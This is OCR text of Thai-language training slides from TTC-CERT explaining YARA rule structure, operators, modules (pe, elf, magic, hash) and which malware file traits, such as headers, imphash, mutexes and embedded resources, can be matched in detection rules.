

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here"
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
all of ($str*)
}
Condition Section
จำเป็นต้องมี
ใช้กำหนด logic ให้กับ rule
Boolean expression
boolean operators
and
or
not
relational operators
arithmetic operators
bitwise operators
โครงสร้างของ YARA rule



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here"
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
$str or $str1 or $str2
}
Condition Section
จำเป็นต้องมี
ใช้กำหนด logic ให้กับ rule
Boolean expression
boolean operators
and
or
not
relational operators
arithmetic operators
bitwise operators
โครงสร้างของ YARA rule



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here"
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
any of them
}
Condition Section
จำเป็นต้องมี
ใช้กำหนด logic ให้กับ rule
Boolean expression
boolean operators
and
or
not
relational operators
arithmetic operators
bitwise operators
โครงสร้างของ YARA rule



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here"
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
1 of them
}
Condition Section
จำเป็นต้องมี
ใช้กำหนด logic ให้กับ rule
Boolean expression
boolean operators
and
or
not
relational operators
arithmetic operators
bitwise operators
โครงสร้างของ YARA rule



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here"
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
not $str
and not $str1
and not $str2
}
Condition Section
จำเป็นต้องมี
ใช้กำหนด logic ให้กับ rule
Boolean expression
boolean operators
and
or
not
relational operators
arithmetic operators
bitwise operators
โครงสร้างของ YARA rule


ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here"
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
none of them
}
Condition Section
จำเป็นต้องมี
ใช้กำหนด logic ให้กับ rule
Boolean expression
boolean operators
and
or
not
relational operators
arithmetic operators
bitwise operators
โครงสร้างของ YARA rule


ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here"
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
#str == 5
and (#str1 < 2 or #str2 > 3)
and filesize >= 100KB
}
Condition Section
จำเป็นต้องมี
ใช้กำหนด logic ให้กับ rule
Boolean expression
boolean operators
relational operators
==
!=
>, >=
<, <=
arithmetic operators
bitwise operators
โครงสร้างของ YARA rule


ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here"
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
#str + #str1 - #str2 <= 3
}
Condition Section
จำเป็นต้องมี
ใช้กำหนด logic ให้กับ rule
Boolean expression
boolean operators
relational operators
arithmetic operators
+, -, *, \, %
bitwise operators
โครงสร้างของ YARA rule


ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here"
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
¯_(ツ)_/¯
}
Condition Section
จำเป็นต้องมี
ใช้กำหนด logic ให้กับ rule
Boolean expression
boolean operators
relational operators
arithmetic operators
bitwise operators
&, |, <<, >>, ~, ^
โครงสร้างของ YARA rule


ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
TTC-CERT
import "pe"
rule Example_ABC
{
meta:
author = "Your team name"
strings:
$str = "Text string here"
$str1 = { 4D 5A }
$str2 = /(blue|white) \w+/
condition:
pe.is_pe and all of them
}
Module
ใส่ไว้ด้านบนสุดของ rule
ขึ้นต้นด้วยคำว่า import ตามด้วยชื่อ module ในเครื่องหมายฟันหนู (" ")
Module ที่น่าสนใจ เช่น
pe
elf
magic
hash
โครงสร้างของ YARA rule

```
import "pe"

rule Example_ABC
{
        meta:
                author = "Your team name"
        strings:
                $str = "Text string here"
                $str1 = { 4D 5A }
                $str2 = /(blue|white) \w+/
        condition:
                pe.is_pe and all of them
}
```

PE Module
- เจาะลึกลงไปใน PE file format
- ครอบคลุมข้อมูลภายใน PE header

โครงสร้างของ YARA rule


```
import "elf"

rule Example_ABC
{
        meta:
                author = "Your team name"
        strings:
                $str = "Text string here"
                $str1 = /(blue|white) \w+/
        condition:
                elf.machine == elf.EM_X86_64
                and all of them
}
```

ELF Module
- ขีดความสามารถเหมือน PE module แต่ใช้สำหรับไฟล์ประเภท ELF (Linux)
- ครอบคลุมข้อมูลภายใน ELF header

โครงสร้างของ YARA rule

```
import "magic"

rule Example_ABC
{
        meta:
                author = "Your team name"
        strings:
                $str = "Text string here"
                $str1 = /(blue|white) \w+/
        condition:
                magic.type() contains "PDF"
                and all of them
}
```

Magic Module

- ใช้ตรวจสอบประเภทของไฟล์โดยอาศัยการทำงานของ "file" command บน Linux
  - type()
  - mime_type()
- ไม่สามารถใช้งานได้บน Windows OS

โครงสร้างของ YARA rule


```
import "hash"

rule Example_ABC
{
        meta:
                author = "Your team name"

        condition:
                hash.md5("dummy") == "275876e34cf609db118f3d84b799a790"
                or hash.md5(0, filesize) == "feba6c919e3797e7778e8f2e85fa033d"
}
```

Hash Module

- คำนวณหาค่า hash ของข้อมูลภายในไฟล์หรือ string ตามที่เรากำหนด
- MD5, SHA1, SHA256
- ผลลัพธ์การทำงานจะเป็น string ในรูปแบบ lowercase เท่านั้น ไม่สามารถใช้ uppercase ได้

โครงสร้างของ YARA rule

> คำถามสำคัญ...

แล้วเราจะเอาข้อมูลจากไหนมาใส่ใน YARA rule?

เราต้องการข้อมูลเพื่อนำไปใส่ใน YARA rule

```
rule Example_ABC
{
        meta:
                author = "Your team name"
        strings:
                $str = "Text string here"
                $str1 = { 4D 5A }
                $str2 = /(blue|white) \w+/
        condition:
                uint16(0) == 0x5A4D
                and 2 of ($str*)
}
```

ข้อมูลจะถูกใช้ใน strings section และ condition section

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


แล้วเราจะเอาข้อมูลอะไรมาใส่ได้บ้าง?

คำตอบ = ข้อมูล characteristics ของสิ่งที่เราต้องการค้นหา (มัลแวร์)

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

แล้วเราจะเอาข้อมูลมาจากที่ไหนได้บ้าง?

1) Cyber Threat Intelligence (ข่าวกรองทางไซเบอร์)




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

แล้วเราจะเอาข้อมูลมาจากที่ไหนได้บ้าง?

2) Malware Analysis (การวิเคราะห์มัลแวร์)

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


What it is?


- PE, ELF, document file, log file, memory
- file size
- import address table
- export funciton
- entry point
- compile date

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

What it is?

- **PE, ELF, document file, log file, memory**
  - file signature
  - ตย. uint16(0) == 0x5A4D
- file size
- import address table
- export funciton
- entry point
- compile date






ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

What it is?

- PE, ELF, document file, log file, memory
- **file size**
  - ตย. filesize >= 400KB and filesize <=1MB
- import address table
- export funciton
- entry point
- compile date



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


What it is?

- PE, ELF, document file, log file, memory
- file size
- **import address table**
  - ตย. pe.imphash() == "*lowercase md5*"
- export funciton
- entry point
- compile date

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

What it is?


- PE, ELF, document file, log file, memory
- file size
- import address table
- export funciton
  - ตย. pe.exports("*Function_Name*")
- entry point
- compile date



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

What it is?


- PE, ELF, document file, log file, memory
- file size
- import address table
- export funciton
- entry point
  - ตย. strings: $a = { *HEX* }
    condition: $a at pe.entry_point
- compile date



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

What it is?

- PE, ELF, document file, log file, memory
- file size
- import address table
- export funciton
- entry point
- **compile date**
  - ตย. pe.timestamp >= 1424563200
  - epoch integer



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


What does it have?


- unique strings
- mutex
- embedded file
- specific function

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

What does it have?

- **unique strings**
  - ascii
  - wide
  - case-sensitive
- mutex
- embedded file
- specific function







ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

What does it have?

- unique strings
- **mutex**
  - static mutex
  - dynamic defined mutex
- embedded file
- specific function

Ref: How Malware Generates Mutex Names to Evade Detection by SANS ISC






ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


What does it have?

- unique strings
- **mutex**
  - static mutex
  - dynamic defined mutex
- embedded file
- specific function

Ref: How Malware Generates Mutex Names to Evade Detection by SANS ISC





```
$regex = /\\[\da-f]{32}$/
```



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

What does it have?


- unique strings
- mutex
- **embedded file**
  - PE resource
- specific function



